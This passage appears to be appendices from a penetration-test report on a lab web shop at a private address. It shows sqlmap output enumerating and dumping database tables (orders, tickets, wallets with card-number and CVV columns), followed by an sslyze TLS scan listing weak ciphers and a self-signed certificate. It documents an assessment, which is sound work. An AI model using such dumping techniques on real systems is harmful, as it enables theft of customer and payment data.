



[12:27:57] [INFO] fetching columns for table 'orders' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 9 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'customer_id','int(11)'
[12:27:57] [INFO] resumed: 'address','varchar(300)'
[12:27:57] [INFO] resumed: 'description','varchar(300)'
[12:27:57] [INFO] resumed: 'date','datetime'
[12:27:57] [INFO] resumed: 'payment_type','varchar(16)'
[12:27:57] [INFO] resumed: 'total','int(11)'
[12:27:57] [INFO] resumed: 'status','varchar(25)'
[12:27:57] [INFO] resumed: 'deleted','tinyint(4)'
[12:27:57] [INFO] fetching columns for table 'items' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 5 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'name','varchar(20)'
[12:27:57] [INFO] resumed: 'price','int(11)'
[12:27:57] [INFO] resumed: 'deleted','tinyint(4)'
[12:27:57] [INFO] resumed: 'image','varchar(100)'
[12:27:57] [INFO] fetching columns for table 'wallet' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 2 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'customer_id','int(11)'
[12:27:57] [INFO] fetching columns for table 'users' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 11 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'role','varchar(15)'
[12:27:57] [INFO] resumed: 'name','varchar(15)'
[12:27:57] [INFO] resumed: 'username','varchar(10)'
[12:27:57] [INFO] resumed: 'password','varchar(16)'
[12:27:57] [INFO] resumed: 'email','varchar(35)'
[12:27:57] [INFO] resumed: 'address','varchar(300)'
[12:27:57] [INFO] resumed: 'contact','bigint(11)'
[12:27:57] [INFO] resumed: 'verified','tinyint(1)'
[12:27:57] [INFO] resumed: 'deleted','tinyint(4)'
[12:27:57] [INFO] resumed: 'image','varchar(100)'
[12:27:57] [INFO] fetching columns for table 'ticket_details' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 5 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'ticket_id','int(11)'
[12:27:57] [INFO] resumed: 'user_id','int(11)'
[12:27:57] [INFO] resumed: 'description','varchar(1000)'
[12:27:57] [INFO] resumed: 'date','datetime'
[12:27:57] [INFO] fetching columns for table 'tickets' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 8 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'poster_id','int(11)'
[12:27:57] [INFO] resumed: 'subject','varchar(100)'
[12:27:57] [INFO] resumed: 'description','varchar(3000)'


[12:27:57] [INFO] resumed: 'status','varchar(8)'
[12:27:57] [INFO] resumed: 'type','varchar(30)'
[12:27:57] [INFO] resumed: 'date','datetime'
[12:27:57] [INFO] resumed: 'deleted','tinyint(4)'
[12:27:57] [INFO] fetching columns for table 'wallet_details' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 5 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'wallet_id','int(11)'
[12:27:57] [INFO] resumed: 'number','varchar(16)'
[12:27:57] [INFO] resumed: 'cvv','int(3)'
[12:27:57] [INFO] resumed: 'balance','int(11)'
[12:27:57] [INFO] fetching columns for table 'order_details' in database 'greasy'
[12:27:57] [INFO] used SQL query returns 5 entries
[12:27:57] [INFO] resumed: 'id','int(11)'
[12:27:57] [INFO] resumed: 'order_id','int(11)'
[12:27:57] [INFO] resumed: 'item_id','int(11)'
[12:27:57] [INFO] resumed: 'quantity','int(11)'
[12:27:57] [INFO] resumed: 'price','int(11)'
Database: greasy
Table: orders
[9 columns]

date	datetime
address	varchar(300)
customer_id	int(11)
deleted	tinyint(4)
description	varchar(300)
id	int(11)
payment_type	varchar(16)
status	varchar(25)
total	int(11)
Database: greasy
Table: items
[5 columns]
Column	Type
deleted	tinyint(4)
id	int(11)
image	varchar(100)
name	varchar(20)
price	int(11)
Database: greasy
Table: wallet
[2 columns]
Column	Type
customer_id	int(11)
id	int(11)






APPENDIX J – SQL MAP DUMP RESULTS





```
[12:32:55] [INFO] resumed: 'id','int(11)'
[12:32:55] [INFO] resumed: 'customer_id','int(11)'
[12:32:55] [INFO] resumed: 'address','varchar(300)'
[12:32:55] [INFO] resumed: 'description','varchar(300)'
[12:32:55] [INFO] resumed: 'date','datetime'
[12:32:55] [INFO] resumed: 'payment_type','varchar(16)'
[12:32:55] [INFO] resumed: 'total','int(11)'
[12:32:55] [INFO] resumed: 'status','varchar(25)'
[12:32:55] [INFO] resumed: 'deleted','tinyint(4)'
[12:32:55] [INFO] fetching entries for table 'orders' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 3 entries
[12:32:55] [INFO] resumed: '2018-07-26 07:50:47','2 Brown Street Dundee','3','0','','20','Cash On Delivery','Delivered','6'
[12:32:55] [INFO] resumed: '2018-07-26 08:33:38','2 Brown Street Dundee','3','0','','22','Cash On Delivery','Yet to be delivered','13'
[12:32:55] [INFO] resumed: '2018-07-26 08:39:57','1 Bell Street, Dundee DD1 1HG\r\n','2','0','','23','Cash On Delivery','Yet to be delivered','8'
Database: greasy
Table: orders
[3 entries]
+----+-------------+-------+---------------------+-------------------+-----------------------------------+---------+-------------+-----------------+
| id | customer_id | total | date                | status            | address                           | deleted | description | payment_type    |
+----+-------------+-------+---------------------+-------------------+-----------------------------------+---------+-------------+-----------------+
| 20 | 3           | 6     | 2018-07-26 07:50:47 | Delivered         | 2 Brown Street Dundee             | 0       | <blank>     | Cash On Delivery |
| 22 | 3           | 13    | 2018-07-26 08:33:38 | Yet to be delivered | 2 Brown Street Dundee           | 0       | <blank>     | Cash On Delivery |
| 23 | 2           | 8     | 2018-07-26 08:39:57 | Yet to be delivered | 1 Bell Street, Dundee DD1 1HG\r\n | 0       | <blank>     | Cash On Delivery |
+----+-------------+-------+---------------------+-------------------+-----------------------------------+---------+-------------+-----------------+

[12:32:55] [INFO] table 'greasy.orders' dumped to CSV file '/root/.sqlmap/output/192.168.1.20/dump/greasy/orders.csv'
[12:32:55] [INFO] fetching columns for table 'ticket_details' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 5 entries
[12:32:55] [INFO] resumed: 'id','int(11)'
[12:32:55] [INFO] resumed: 'ticket_id','int(11)'
[12:32:55] [INFO] resumed: 'user_id','int(11)'
[12:32:55] [INFO] resumed: 'description','varchar(1000)'
[12:32:55] [INFO] resumed: 'date','datetime'
[12:32:55] [INFO] fetching entries for table 'ticket_details' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 3 entries
[12:32:55] [INFO] resumed: ' ','Your delivery driver could do with a wash.','18','11','2'
[12:32:55] [INFO] resumed: ' ','The delivery took ages.','19','12','2'
[12:32:55] [INFO] resumed: ' ','I hosed him down and cleaned him with a wire brush....','20','11','1'
Database: greasy
Table: ticket_details
[3 entries]
+----+---------+-----------+--------+-----------------------------------------------------+
| id | user_id | ticket_id | date   | description                                         |
+----+---------+-----------+--------+-----------------------------------------------------+
| 18 | 2       | 11        | NULL   | Your delivery driver could do with a wash.          |
| 19 | 2       | 12        | NULL   | The delivery took ages.                             |
| 20 | 1       | 11        | NULL   | I hosed him down and cleaned him with a wire brush.... |
+----+---------+-----------+--------+-----------------------------------------------------+
```

```
[12:32:55] [INFO] table 'greasy.orders' dumped to CSV file '/root/.sqlmap/output/192.168.1.20/dump/greasy/orders.csv'
[12:32:55] [INFO] fetching columns for table 'ticket_details' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 5 entries
[12:32:55] [INFO] resumed: 'id','int(11)'
[12:32:55] [INFO] resumed: 'ticket_id','int(11)'
[12:32:55] [INFO] resumed: 'user_id','int(11)'
[12:32:55] [INFO] resumed: 'description','varchar(1000)'
[12:32:55] [INFO] resumed: 'date','datetime'
[12:32:55] [INFO] fetching entries for table 'ticket_details' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 3 entries
[12:32:55] [INFO] resumed: ' ','Your delivery driver could do with a wash.','18','11','2'
[12:32:55] [INFO] resumed: ' ','The delivery took ages.','19','12','2'
[12:32:55] [INFO] resumed: ' ','I hosed him down and cleaned him with a wire brush....','20','11','1'
Database: greasy
Table: ticket_details
[3 entries]
+----+---------+-----------+--------+-----------------------------------------------------+
| id | user_id | ticket_id | date   | description                                         |
+----+---------+-----------+--------+-----------------------------------------------------+
| 18 | 2       | 11        | NULL   | Your delivery driver could do with a wash.          |
| 19 | 2       | 12        | NULL   | The delivery took ages.                             |
| 20 | 1       | 11        | NULL   | I hosed him down and cleaned him with a wire brush.... |
+----+---------+-----------+--------+-----------------------------------------------------+

[12:32:55] [INFO] table 'greasy.ticket_details' dumped to CSV file '/root/.sqlmap/output/192.168.1.20/dump/greasy/ticket_details.csv'
[12:32:55] [INFO] fetching columns for table 'wallet' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 2 entries
[12:32:55] [INFO] resumed: 'id','int(11)'
[12:32:55] [INFO] resumed: 'customer_id','int(11)'
[12:32:55] [INFO] fetching entries for table 'wallet' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 4 entries
[12:32:55] [INFO] resumed: '1','1'
[12:32:55] [INFO] resumed: '2','2'
[12:32:55] [INFO] resumed: '3','3'
[12:32:55] [INFO] resumed: '4','4'
Database: greasy
Table: wallet
[4 entries]
+----+-------------+
| id | customer_id |
+----+-------------+
| 1  | 1           |
| 2  | 2           |
| 3  | 3           |
| 4  | 4           |
+----+-------------+
```

```
[12:32:55] [INFO] table 'greasy.wallet' dumped to CSV file '/root/.sqlmap/output/192.168.1.20/dump/greasy/wallet.csv'
[12:32:55] [INFO] fetching columns for table 'tickets' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 8 entries
[12:32:55] [INFO] resumed: 'id','int(11)'
[12:32:55] [INFO] resumed: 'poster_id','int(11)'
[12:32:55] [INFO] resumed: 'subject','varchar(100)'
[12:32:55] [INFO] resumed: 'description','varchar(3000)'
[12:32:55] [INFO] resumed: 'status','varchar(8)'
[12:32:55] [INFO] resumed: 'type','varchar(30)'
[12:32:55] [INFO] resumed: 'date','datetime'
[12:32:55] [INFO] resumed: 'deleted','tinyint(4)'
[12:32:55] [INFO] fetching entries for table 'tickets' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 2 entries
[12:32:55] [INFO] resumed: '2018-07-26 07:21:59','0','Your delivery driver could do with a wash.','11','2','Closed','Delivery driver','Complaint'
[12:32:55] [INFO] resumed: '2018-07-26 08:41:34','0','The delivery took ages.','12','2','Open','Delivery','Complaint'
Database: greasy
Table: tickets
[2 entries]
+----+-----------+-----------+---------------------+--------+---------+-----------------+-----------------------------------------+
| id | poster_id | type      | date                | status | deleted | subject         | description                             |
+----+-----------+-----------+---------------------+--------+---------+-----------------+-----------------------------------------+
| 11 | 2         | Complaint | 2018-07-26 07:21:59 | Closed | 0       | Delivery driver | Your delivery driver could do with a wash. |
| 12 | 2         | Complaint | 2018-07-26 08:41:34 | Open   | 0       | Delivery        | The delivery took ages.                 |
+----+-----------+-----------+---------------------+--------+---------+-----------------+-----------------------------------------+

[12:32:55] [INFO] table 'greasy.tickets' dumped to CSV file '/root/.sqlmap/output/192.168.1.20/dump/greasy/tickets.csv'
[12:32:55] [INFO] fetching columns for table 'order_details' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 5 entries
[12:32:55] [INFO] resumed: 'id','int(11)'
[12:32:55] [INFO] resumed: 'order_id','int(11)'
[12:32:55] [INFO] resumed: 'item_id','int(11)'
[12:32:55] [INFO] resumed: 'quantity','int(11)'
[12:32:55] [INFO] resumed: 'price','int(11)'
[12:32:55] [INFO] fetching entries for table 'order_details' in database 'greasy'
[12:32:55] [INFO] used SQL query returns 4 entries
[12:32:55] [INFO] resumed: '32','2','20','6','1'
[12:32:55] [INFO] resumed: '38','5','22','8','1'
[12:32:55] [INFO] resumed: '39','4','22','5','1'
[12:32:55] [INFO] resumed: '40','5','23','8','1'
Database: greasy
Table: order_details
[4 entries]
+----+---------+----------+-------+----------+
| id | item_id | order_id | price | quantity |
+----+---------+----------+-------+----------+
| 32 | 2       | 20       | 6     | 1        |
| 38 | 5       | 22       | 8     | 1        |
| 39 | 4       | 22       | 5     | 1        |
```







APPENDIX K – SSLYZE SCAN

root@kali:~# sslyze --regular 192.168.1.20

AVAILABLE PLUGINS

HeartbleedPlugin
CompressionPlugin
SessionRenegotiationPlugin
SessionResumptionPlugin
OpenSslCipherSuitesPlugin
HttpHeadersPlugin
FallbackScsvPlugin
CertificateInfoPlugin
EarlyDataPlugin
OpenSslCcsInjectionPlugin
RobotPlugin

CHECKING HOST(S) AVAILABILITY

192.168.1.20:443 => 192.168.1.20

SCAN RESULTS FOR 192.168.1.20:443 - 192.168.1.20
---

* OpenSSL CCS Injection:
OK - Not vulnerable to OpenSSL CCS injection

* SSLV2 Cipher Suites:
Server rejected all cipher suites.

* Deflate Compression:
OK - Compression disabled

* TLSV1_3 Cipher Suites:
Server rejected all cipher suites.

* Certificate Information:
Content
SHA1 Fingerprint: c4c9a1dc528d41ac1988f65db62f9ca922fbe711
Common Name: localhost

Issuer: localhost
Serial Number: 0
Not Before: 2004-10-01 09:10:30
Not After: 2010-09-30 09:10:30
Signature Algorithm: md5
Public Key Algorithm: RSA
Key Size: 1024
Exponent: 65537 (0x10001)
DNS Subject Alternative Names: []

Trust
Hostname Validation: FAILED - Certificate does NOT match 192.168.1.20
Android CA Store (9.0.0_r9): FAILED - Certificate is NOT Trusted: self signed certificate
Apple CA Store (iOS 12, macOS 10.14, watchOS 5, and tvOS 12):FAILED - Certificate is NOT Trusted: self signed certificate
Java CA Store (jdk-12.0.1): FAILED - Certificate is NOT Trusted: self signed certificate
Mozilla CA Store (2019-03-14): FAILED - Certificate is NOT Trusted: self signed certificate
Windows CA Store (2019-05-27): FAILED - Certificate is NOT Trusted: self signed certificate
Symantec 2018 Deprecation: OK - Not a Symantec-issued certificate
Received Chain: localhost
Verified Chain: ERROR - Could not build verified chain (certificate untrusted?)
Received Chain Contains Anchor: ERROR - Could not build verified chain (certificate untrusted?)
Received Chain Order: OK - Order is valid
Verified Chain contains SHA1: ERROR - Could not build verified chain (certificate untrusted?)

Extensions
OCSP Must-Staple: NOT SUPPORTED - Extension not found
Certificate Transparency: NOT SUPPORTED - Extension not found

OCSP Stapling
NOT SUPPORTED - Server did not send back an OCSP response

* TLS 1.2 Session Resumption Support:
With Session IDs: OK - Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
With TLS Tickets: OK - Supported

* TLSV1_2 Cipher Suites:
Forward Secrecy OK - Supported
RC4 INSECURE - Supported

Preferred:
None - Server followed client cipher suite preference.
Accepted:
TLS_RSA_WITH_SEED_CBC_SHA 128 bits HTTP 200 OK

TLS_RSA_WITH_RC4_128_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA 256 bits HTTP 200 OK
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_AES_256_GCM_SHA384 256 bits HTTP 200 OK
TLS_RSA_WITH_AES_256_CBC_SHA256 256 bits HTTP 200 OK
TLS_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_RSA_WITH_AES_128_GCM_SHA256 128 bits HTTP 200 OK
TLS_RSA_WITH_AES_128_CBC_SHA256 128 bits HTTP 200 OK
TLS_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_RC4_128_SHA 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 256 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 256 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_DHE_RSA_WITH_SEED_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK

* Session Renegotiation:
Client-initiated Renegotiation: OK - Rejected
Secure Renegotiation: OK - Supported

* TLSV1_1 Cipher Suites:
Forward Secrecy OK - Supported
RC4 INSECURE - Supported

Preferred:
None - Server followed client cipher suite preference.
Accepted:
TLS_RSA_WITH_SEED_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_RC4_128_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA 256 bits HTTP 200 OK

TLS_RSA_WITH_CAMELLIA_128_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_RC4_128_SHA 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_DHE_RSA_WITH_SEED_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK

* Downgrade Attacks:
TLS_FALLBACK_SCSV: OK - Supported

* TLSV1 Cipher Suites:
Forward Secrecy OK - Supported
RC4 INSECURE - Supported

Preferred:
None - Server followed client cipher suite preference.
Accepted:
TLS_RSA_WITH_SEED_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_RC4_128_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA 256 bits HTTP 200 OK
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_RC4_128_SHA 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK
TLS_DHE_RSA_WITH_SEED_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_256_CBC_SHA 256 bits HTTP 200 OK
TLS_DHE_RSA_WITH_AES_128_CBC_SHA 128 bits HTTP 200 OK
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits HTTP 200 OK

* SSLV3 Cipher Suites:

Server rejected all cipher suites.

* OpenSSL Heartbleed:
OK - Not vulnerable to Heartbleed

* ROBOT Attack:
OK - Not vulnerable

SCAN COMPLETED IN 15.63 S
